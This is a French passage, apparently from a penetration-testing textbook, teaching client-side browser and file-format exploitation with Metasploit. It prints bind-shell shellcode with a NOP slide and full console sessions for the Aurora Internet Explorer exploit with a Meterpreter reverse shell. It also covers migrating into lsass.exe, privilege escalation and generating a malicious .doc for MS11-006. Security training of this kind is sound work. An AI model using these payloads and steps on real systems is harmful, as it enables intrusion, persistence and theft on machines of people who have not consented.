Notez un élément important dans cet exemple : si l'utilisateur cible dispose des droits administrateurs, l'attaquant (nous) en bénéficiera. Les exploits côté client fonctionnent en général avec les mêmes autorisations et droits que la cible qu'ils exploitent. Il s'agit souvent d'un utilisateur ordinaire sans droits d'administration, de sorte que nous devons effectuer une escalade de privilèges pour obtenir un accès supplémentaire. Un exploit supplémentaire est alors nécessaire pour élever les privilèges. On pourrait aussi potentiellement attaquer d'autres systèmes sur le réseau, dans l'espoir d'atteindre le niveau d'accès administrateur. Dans d'autres cas, cependant, les niveaux d'autorisation de l'utilisateur actuel sont suffisants pour mener à bien l'infiltration. Penchez-vous sur votre

situation : vos données importantes sont-elles accessibles *via* des comptes d'utilisateurs ? Ou sont-elles accessibles uniquement grâce au compte administrateur ?

Comment les exploits basés sur les navigateurs fonctionnent-ils ?

Les exploits basés sur les navigateurs sont analogues à n'importe quels exploits traditionnels mais avec une différence majeure : la méthode utilisée pour l'injection du shellcode. Dans un exploit traditionnel, le but de tout attaquant est d'obtenir l'exécution du code à distance et d'injecter un payload malveillant. Dans les exploits sur les navigateurs, la façon la plus traditionnelle pour obtenir l'exécution de code à distance se fait par une technique d'exploitation appelée *heap spraying*. Mais avant de l'examiner, nous allons parler de ce qu'est le heap et comment il est utilisé.

Le heap est la mémoire non allouée utilisée par une application en fonction de ses besoins pour la durée de l'exécution du programme. L'application allouera la mémoire nécessaire pour compléter n'importe quelle tâche qu'elle a à effectuer. Le heap est basé sur la quantité de mémoire disponible sur votre ordinateur et il est utilisé durant le cycle de vie de l'application. L'emplacement de la mémoire allouée à l'exécution n'est pas connu à l'avance, aussi, en tant qu'attaquants, nous ne saurions pas où placer notre shellcode. Les pirates ne peuvent pas simplement appeler une adresse mémoire et espérer atterrir au début du payload. Le caractère aléatoire de la mémoire allouée par le heap l'en empêche et cela était un défi majeur avant que le heap spraying ne soit découvert.

Avant de poursuivre, vous devez également comprendre le concept d'une instruction de *non-opération* (NOP, *no-operation instruction*) et du *slide NOP*. Les NOP sont traitées en détail au Chapitre 15, mais nous allons en exposer les bases ici, car elles sont importantes pour comprendre comment fonctionne le heap spray. Une NOP est une instruction assembleur qui dit : "ne rien faire et passer à l'instruction suivante". Un slide NOP comprend plusieurs NOP côte à côte dans la

mémoire, prenant essentiellement de la place. Si le flux d'exécution d'un programme se heurte à une série d'instructions NOP, il sera linéaire "slide" jusqu'à la fin de celles-ci, et ce jusqu'à l'instruction suivante. Une NOP, dans l'architecture Intel x86, possède un opcode de 90, souvent vu dans le code de l'exploit en tant que \x90.

La technique de heap spray consiste à remplir le heap avec un nombre connu de répétitions de slides NOP suivi de votre shellcode jusqu'à remplir l'espace mémoire en entier avec la valeur connue. Vous vous souvenez sans doute que la mémoire dans le heap est allouée dynamiquement lors de l'exécution du programme. Cela se fait généralement *via* du JavaScript, ce qui provoque une augmentation significative de la mémoire allouée par le navigateur. L'attaquant remplit de gros blocs de mémoire avec des slides NOP et son shellcode juste derrière. Lorsque le flux d'exécution du programme est modifié et saute au hasard quelque part dans la mémoire, il a une bonne chance de tomber sur un slide NOP et finalement de finir dans le shellcode. Au lieu de chercher une aiguille dans une botte de foin (le shellcode dans la mémoire), la méthode *heap spray* offre une chance de 85 à 90 % de réussite.

Cette technique a changé la donne dans l'exploitation des navigateurs et dans la fiabilité de l'exploitation des bugs des navigateurs. Nous ne couvrirons pas le code réel derrière le heap spray, parce que c'est un sujet d'exploitation avancé, mais vous devez connaître les bases afin de comprendre comment fonctionnent ces exploits basés sur les navigateurs. Avant de commencer le lancement de notre premier exploit navigateur, regardons ce qui se passe réellement dans les coulisses quand un exploit est lancé.

À propos des NOP

Maintenant que vous comprenez les bases du heap spray et de la NOP, nous allons jeter un coup d'œil à un slide NOP générique dans un exploit réel. Dans le listing suivant, notez la représentation hexadécimale des

\x90, l'opcode des architectures Intel x86. Une 90 en assembleur Intel x86 est une NOP. Ici vous pouvez voir une série de \x90 qui créent notre effet de slide NOP. Le reste du code est le payload, comme un reverse shell ou un shell Meterpreter.

\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90

\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90

\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90

\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30

\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff

\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2

\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85

\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3

\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d

\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58

\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b

\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff

\xe0\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\x68\x33\x32\x00\x00\x68

\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01

\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50

\x50\x50\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x97\x31

\xdb\x53\x68\x02\x00\x01\xbb\x89\xe6\x6a\x10\x56\x57\x68\xc2

\xdb\x37\x67\xff\xd5\x53\x57\x68\xb7\xe9\x38\xff\xff\xd5\x53

\x53\x57\x68\x74\xec\x3b\xe1\xff\xd5\x57\x97\x68\x75\x6e\x4d

\x61\xff\xd5\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9\xc8\x5f\xff

\xd5\x8b\x36\x6a\x40\x68\x00\x10\x00\x00\x56\x6a\x00\x68\x58

\xa4\x53\xe5\xff\xd5\x93\x53\x6a\x00\x56\x53\x57\x68\x02\xd9

\xc8\x5f\xff\xd5\x01\xc3\x29\xc6\x85\xf6\x75\xec\xc3

Utilisation d'*Immunity Debugger* pour décrypter du shellcode NOP

Les *debuggers* offrent un aperçu sur l'état d'exécution d'un programme, y compris le flux des instructions assembleur, le contenu de la mémoire et le détail des exceptions. Les pentesters utilisent les debuggers régulièrement afin d'identifier des *vulnérabilités zero-day* et de comprendre comment fonctionne une application et comment l'attaquer. Un certain nombre de debuggers sont disponibles, mais notre préférence personnelle (il sera utilisé dans les chapitres suivants) va vers Immunity Debugger. Nous vous recommandons de jeter un œil sur les principes de base de Immunity Debugger avant de poursuivre.

Pour comprendre ce que fait un slide NOP, nous allons utiliser un debugger pour examiner la façon dont le shellcode NOP de notre exemple précédent fonctionne. Sur votre Windows XP cible, téléchargez et installez Immunity Debugger à partir http://www.immunityinc.com/. Nous allons utiliser la commande msfpayload et générer un échantillon de

shellcode pour un simple bind shell TCP, à écoutant sur le port 443. Comme vous l'avez appris dans les chapitres précédents, un bind shell écoute simplement un port sur une machine cible à laquelle on peut se connecter.

root@bt:/opt/framework3/msf3# **msfpayload windows/shell/bind_tcp LPORT=443 C**

Lorsque ces commandes sont exécutées, les shellcodes "stage 1" et "stage 2" sont créés en sortie. Nous ne nous intéressons qu'au stage 1 du shellcode, car Metasploit va gérer l'envoi du deuxième stage pour nous quand on s'y connectera. Copiez-collez le shellcode depuis stage 1 dans un éditeur de texte de votre choix. Vous aurez besoin de faire quelques modifications mineures avant de continuer.

Maintenant que vous avez votre shellcode de base, ajoutez des NOP autant que vous le souhaitez au début de celui-ci (tel que \x90\x90\x90\x90\x90). Ensuite, retirez toutes les occurrences \x de sorte que cela ressemble à ce qui suit :

9090909090909090909090909090909090909090909090909090909090909

Tout cela est nécessaire car vous avez besoin d'utiliser un format particulier pour qu'Immunity Debugger accepte le copier-coller de vos instructions. Maintenant, vous avez un bind shell avec des NOP au début de celui-ci pour votre test. Ensuite, ouvrez n'importe quel fichier exécutable, nous allons utiliser iexplore.exe pour cet exemple. Ouvrez Immunity Debugger, choisissez Fichier > Ouvrir puis pointez sur un fichier exécutable. Vous devriez voir un certain nombre d'instructions assembleur dans la fenêtre principale (la plus grande). Cliquez sur la première instruction à l'écran, et maintenez la touche SHIFT enfoncée tout en cliquant pour sélectionner environ 300 instructions en dessous.

Copiez le shellcode dans le presse-papiers, faites un clic droit dans la fenêtre Immunity Debugger et choisissez BinaRY > BinaRY paste. Cela

copiera les instructions assembleur de l'exemple dans la fenêtre d'Immunity Debugger (rappelez-vous que nous faisons cela afin de déterminer comment la NOP fonctionne et comment les instructions d'assemblage sont exécutées).

Vous pouvez voir à la Figure 8.1 qu'un certain nombre de NOP sont insérées, et si vous faites défiler vers le bas, vous verrez votre shellcode.

Lorsque nous avons exporté notre shellcode dans un format bind_tcp, la dernière instruction du stage 1 se terminait avec ecc3. Localisez le dernier jeu d'instructions mémoire que nous avons ajouté se terminant par eec3 à la fin.

Juste après la eec3, appuyez sur F2 pour créer un point d'arrêt. Lorsque le flux d'exécution le rencontrera, l'exécution du programme sera interrompue et ne se poursuivra pas. Ce point est important parce que le code contient encore beaucoup de vestiges de l'application que nous avons ouverte et que poursuivre causerait un plantage dans la mesure où nous avons déjà inséré notre propre code dans celle-ci. Nous voulons nous arrêter et examiner ce qui s'est passé avant que l'application ne plante.




Figure 8.1
Exemple de multiples NOP qui créent le slide NOP.

Dans l'exemple de la Figure 8.2, remarquez le dernier jeu d'instructions, qui est un C3. C'est la dernière instruction de notre bind shell dont nous avons besoin.

Juste après le C3, appuyez sur f2 pour mettre en place un point d'arrêt. Maintenant nous sommes prêts à lancer le tout et à voir ce qu'il se passe. Retournez tout en haut, où vous avez ajouté vos NOP et appuyez sur F7, ce qui demande au debugger d'exécuter la prochaine commande

assembleur, et de s'arreter à la suivante. Notez que la ligne en surbrillance descend d'un cran. Rien ne s'est passé parce que vous avez ajouté une NOP.

Ensuite, appuyez sur f7 plusieurs fois pour parcourir le slide NOP. Lorsque vous arrivez aux instructions de mémoire, ouvrez une invite de commande et tapez netstat -an. Rien ne devrait être à l'écoute sur le port 443, ce qui est le signe que votre payload n'a pas encore été exécuté.

Appuyez sur f5 pour continuer à exécuter le reste de l'application jusqu'au point d'arrêt que vous avez défini. Vous devriez voir le point d'arrêt indiqué dans le coin inférieur gauche de la fenêtre d'Immunity Debugger. À ce stade, vous avez exécuté votre payload dans le debugger et vous devriez maintenant être en mesure de lancer netstat -an et remarquer le port 443 est à l'écoute.

Sur une machine distante, essayez de faire un telnet sur la machine cible sur le port 443. Vous remarquerez que rien ne se passe : c'est parce que le listener n'a pas encore reçu le stage 2 de Metasploit. Sur votre machine virtuelle Back|Track, allez dans Metasploit et mettez en place un multi-handler. Cela va indiquer à Metasploit que le premier stage du listener est sur le port 443 de la machine cible.




Figure 8.2
La dernière partie de notre instruction établit ce dont nous avons besoin.

msf > **use multi/handler**

msf exploit(handler) > **set payload windows/shell/bind_tcp**

payload => windows/shell/bind_tcp

msf exploit(handler) > **set LPORT 443**

```
LPORT => 443

msf exploit(handler) > set RHOST 192.168.33.130

RHOST => 192.168.33.130

msf exploit(handler) > exploit

[*] Starting the payload handler...

[*] Started bind handler

[*] Sending stage (240 bytes)

[*] Command shell session 1 opened (192.168.33.129:60463 ->
192.168.33.130:443)
```

Vous êtes connectés un interpréteur de commande simple ! Comme bon exercice technique, essayez un reverse Meterpreter en stage 1 et voyez si vous pouvez obtenir une connexion. Lorsque vous avez terminé, fermez simplement la fenêtre d'Immunity Debugger et vous avez terminé. Il est important que vous vous familiarisiez avec Immunity Debugger dès maintenant car nous allons l'utiliser dans les chapitres suivants. Maintenant, nous allons lancer notre premier exploit navigateur qui utilise un heap spray.

Exploration de l'exploit *Aurora* d'Internet Explorer

Vous connaissez le principe de fonctionnement des heap sprays et comment vous pouvez allouer dynamiquement de la mémoire et remplir le heap avec des NOP et du shellcode. Nous allons tirer parti d'un exploit

qui utilise cette technique ainsi que de quelque chose trouvé dans presque tous les exploits côté client. L'exploit navigateur sur lequel nous allons travailler est l'exploit Aurora (*Microsoft Security Bulletin* MS10-002). Aurora a été plus notoirement utilisé dans les attaques contre Google et plus de vingt autres grandes sociétés. Bien que cet exploit ait été publié début 2010, il a fait particulièrement grand bruit au sein de la communauté car il a sévèrement impacté plusieurs acteurs majeurs de l'industrie de la technologie.

Nous allons commencer par utiliser le module Aurora de Metasploit puis définir notre payload. Vous devriez être familiarisé avec les commandes suivantes puisque nous les avons utilisées dans les chapitres précédents. Vous verrez également quelques nouvelles options dont nous parlerons dans un instant.

```
msf > use windows/browser/ms10_002_aurora

msf exploit(ms10_002_aurora) > set payload
windows/meterpreter/reverse_tcp

payload => windows/meterpreter/reverse_tcp

msf exploit(ms10_002_aurora) > show options



Module options:



   Name         Current
                Setting  Required  Description
```

| ---- | ---------- | -------- | ----------- |
SRVHOST	0.0.0.0 ❶	yes	The local host to listen on.
SRVPORT	8080 ❷	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLVersion	SSL3	no	Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
URIPATH ❸		no	The URI to use for this exploit (default is random)

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description

EXITFUNC	process	yes	Exit technique: seh, thread, process
LHOST		yes	The local address
LPORT	4444	yes	The local port

Exploit target:

Id	Name
--	----
0	Automatic

msf exploit(ms10_002_aurora) > **set SRVPORT 80**

SRVPORT => 80

msf exploit(ms10_002_aurora) > **set URIPATH / ❹**

URIPATH => /

```
msf exploit(ms10_002_aurora) > set LHOST 192.168.33.129

LHOST => 192.168.33.129

msf exploit(ms10_002_aurora) > set LPORT 443

LPORT => 443

msf exploit(ms10_002_aurora) > exploit -z

[*]  Exploit running as background job.

msf exploit(ms10_002_aurora) >

[*]  Started reverse handler on 192.168.33.129:443

[*]  Using URL: http://0.0.0.0:80/

[*]  Local IP: http://192.168.33.129:80/

[*]  Server started.



msf exploit(ms10_002_aurora) >
```

Tout d'abord, notez que le paramètre par défaut pour SRVHOST❶ est 0.0.0.0:. Cela signifie que le serveur web va écouter sur toutes les interfaces. Le SRVPORT en ❷, 8080, est le port sur lequel l'utilisateur cible doit se connecter pour déclencher l'exploit. Cependant, nous allons

utiliser le port 80 au lieu du 8080. Nous pourrions également configurer le serveur pour du SSL, mais pour cet exemple, nous nous en tiendrons à la norme HTTP. URIPATH ❸ est l'URL que l'utilisateur doit entrer pour déclencher la vulnérabilité ; nous initialiserons ce paramètre à un slash (/) en ❹.

Avec nos paramètres définis, utilisez votre machine virtuelle Windows XP et connectez là à la machine attaquante en utilisant l'URL http://<adresse IP de l'attaquant>. Vous remarquerez que la machine ralentit un peu. Au bout d'un moment, vous devriez voir un shell Meterpreter. En tâche de fond, le heap spray a été effectué et le saut dans la mémoire dynamique a été exécuté ; et finissant éventuellement dans votre shellcode. Si vous ouvrez le Gestionnaire des tâches de Windows avant d'exécuter cet exploit, vous pouvez réellement voir la quantité de mémoire allouée par iexplore.exe augmenter de manière significative lors du remplissage de la heap.

```
msf exploit(ms10_002_aurora) >

[*] Sending Internet Explorer "Aurora" Memory Corruption to client
192.168.33.130

[*] Sending stage (748032 bytes)

[*] Meterpreter session 1 opened (192.168.33.129:443 ->
192.168.33.130:1161)
```

```
msf exploit(ms10_002_aurora) > sessions -i 1

[*] Starting interaction with 1...
```

meterpreter >

Vous avez maintenant un shell Meterpreter, mais il y a un léger problème. Que faire si l'utilisateur ferme le navigateur cible à cause de la lenteur de son ordinateur ? Vous perdriez votre session à la cible et bien que l'exploit ait réussi, il serait terminé prématurément. Heureusement, il existe un moyen de contourner cela : il suffit de taper run migrate dès que la connexion est établie. j'espère que vous aurez le temps de le faire. Ce script Meterpreter migre automatiquement vers l'espace mémoire d'un autre processus, généralement lsass.exe, afin d'améliorer les chances de conserver votre shell ouvert si l'utilisateur de la cible clôt le processus exploité à l'origine.

meterpreter > **run migrate**

[*] Current server process: IEXPLORE.EXE (2120)

[*] Migrating to lsass.exe...

[*] Migrating into process ID 680

[*] New server process: lsass.exe (680)

meterpreter >

Il s'agit d'un processus assez manuel. Vous pouvez l'automatiser à l'aide des options avancées afin de migrer vers un processus automatiquement après avoir obtenu un shell. Entrez show advanced pour lister les fonctionnalités avancées du module Aurora :

msf exploit(ms10_002_aurora) > **show advanced**

Module advanced options:

Name : ContextInformationFile

Current Setting :

Description : The information file that contains context information

Name : DisablePayloadHandler

Current Setting : false

Description : Disable the handler code for the selected payload

Name : EnableContextEncoding

Current Setting : false

Description : Use transient context when encoding payloads

Name : WORKSPACE

Current Setting :

Description : Specify the workspace for this module

Payload advanced options (windows/meterpreter/reverse_tcp):

Name : AutoLoadStdapi

Current Setting : true

Description : Automatically load the Stdapi extension

Name : AutoRunScript

Current Setting :

Description : A script to run automatically on session creation.

Name : AutoSystemInfo

Current : true

Setting

Description : Automatically capture system information on initialization.

Name : InitialAutoRunScript

Current Setting :

Description : An initial script to run on session created (before AutoRunScript)

Name : ReverseConnectRetries

Current Setting : 5

Description : The number of connection attempts to try before exiting the process

Name : WORKSPACE

Current Setting :

Description : Specify the workspace for this module

```
msf exploit(ms10_002_aurora) >
```

En définissant ces options, vous pouvez finement paramétrer une grande partie du payload et des details de l'exploit. Maintenant, supposons que vous souhaitiez modifier la quantité de tentatives qu'une reverse connection est susceptible de faire. La valeur par défaut est de 5, mais vous pourriez être intéressé par des temporisations et vouloir augmenter le nombre de tentatives de connexion. Ici, nous avons fixé le nombre à 10 :

```
msf exploit(ms10_002_aurora) > set ReverseConnectRetries 10
```

Dans ce cas, vous souhaitez migrer automatiquement vers un nouveau processus dans le cas où l'utilisateur cible fermerait le navigateur tout de suite. Dans le cadre d'AutoRunScript, faites simplement savoir à Metasploit d'autoexécuter un script dès qu'une console Meterpreter est créée. L'utilisation de la commande migrate avec l'option -f indique à Meterpreter de lancer un nouveau processus automatiquement et de migrer vers lui :

```
msf exploit(ms10_002_aurora) > set AutoRunScript migrate -f
```

Maintenant, essayez de lancer l'exploit et voyez ce qu'il se passe. Essayez de fermer la connexion et regardez si votre session Meterpreter reste toujours active.

Comme il s'agit d'un exploit basé sur un navigateur, vous préféreriez probablement l'exécuter à partir d'un compte utilisateur limité. N'oubliez pas de définir les commandes use priv et getsystem pour tenter une *escalade de privilège* sur la machine cible.

Ça y est ! Vous venez d'exécuter avec succès votre première attaque côté client à l'aide d'un exploit assez célèbre. Notez que les nouveaux exploits sont souvent mis à jour, donc n'oubliez pas de rechercher tous les exploits navigateurs et de trouver celui qui convient le mieux à vos besoins pour une cible particulière.

Les exploits sur les formats de fichiers

Les bugs de formats de fichiers sont des vulnérabilités exploitables sur une application spécifique, comme un document Adobe PDF. Cette classe d'exploit repose sur l'ouverture d'un fichier malveillant par un utilisateur dans une application vulnérable. Des fichiers malveillants peuvent être hébergés à distance ou envoyés par mail. Nous avons brièvement mentionné l'exploitation de bugs dans des formats de fichiers dans l'attaque par spear-phishing au début de ce chapitre ; nous vous en dirons plus sur le spear-phishing au Chapitre 10.

Dans les formats de fichiers traditionnels, vous pouvez tirer parti de tout ce à quoi vous pensez pour lequel votre cible sera vulnérable. Cela peut être un document Microsoft Word, un fichier PDF, une image ou toute autre chose qui peut être utilisé. Dans cet exemple, nous allons tirer parti de la MS11-006, connue sous le nom de *Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow*.

Dans Metasploit, effectuez une recherche pour ms11_006. Notre première étape consiste à sélectionner notre exploit depuis msfconsole et à taper info pour voir quelles options sont disponibles. Dans l'exemple suivant, vous pouvez voir que le format de fichier est exporté en tant que document :

```
msf > use windows/fileformat/ms11_006_createsizeddibsection

msf exploit(ms11_006_createsizeddibsection) > info

. . . SNIP . . .
```

Available targets:

Id	Name
--	----
0	Automatic
1	Windows 2000 SP0/SP4 English
2	Windows XP SP3 English
3	Crash Target for Debugging

Ensuite, vous pouvez voir que nous avons quelques cibles disponibles pour l'exploitation, mais nous allons automatiser cela et laisser tous les paramètres par défaut :

Basic options:

Name	Current Setting	Required	Descrip
----	--------------	--------	---------
FILENAME	msf.doc	yes	The file name.

OUTPUTPATH	/opt/metasploit3/msf3/data/exploits	yes	The location the file.

Nous aurons besoin de paramétrer un payload, comme d'habitude. Dans le cas présent, nous allons choisir un reverse shell Meterpreter :

```
msf exploit(ms11_006_createsizeddibsection) > set payload windows/meterpreter/revers

payload => windows/meterpreter/reverse_tcp

msf exploit(ms11_006_createsizeddibsection) > set LHOST 172.16.32.128

LHOST => 172.16.32.128

smsf exploit(ms11_006_createsizeddibsection) > set LPORT 443

LPORT => 443

msf exploit(ms11_006_createsizeddibsection) > exploit

[*] Creating 'msf.doc' file... ❶

[*] Generated output file
```

/opt/metasploit3/msf3/data/exploits/msf.doc

```
msf exploit(ms11_006_createsizeddibsection) >
```

Envoi du payload

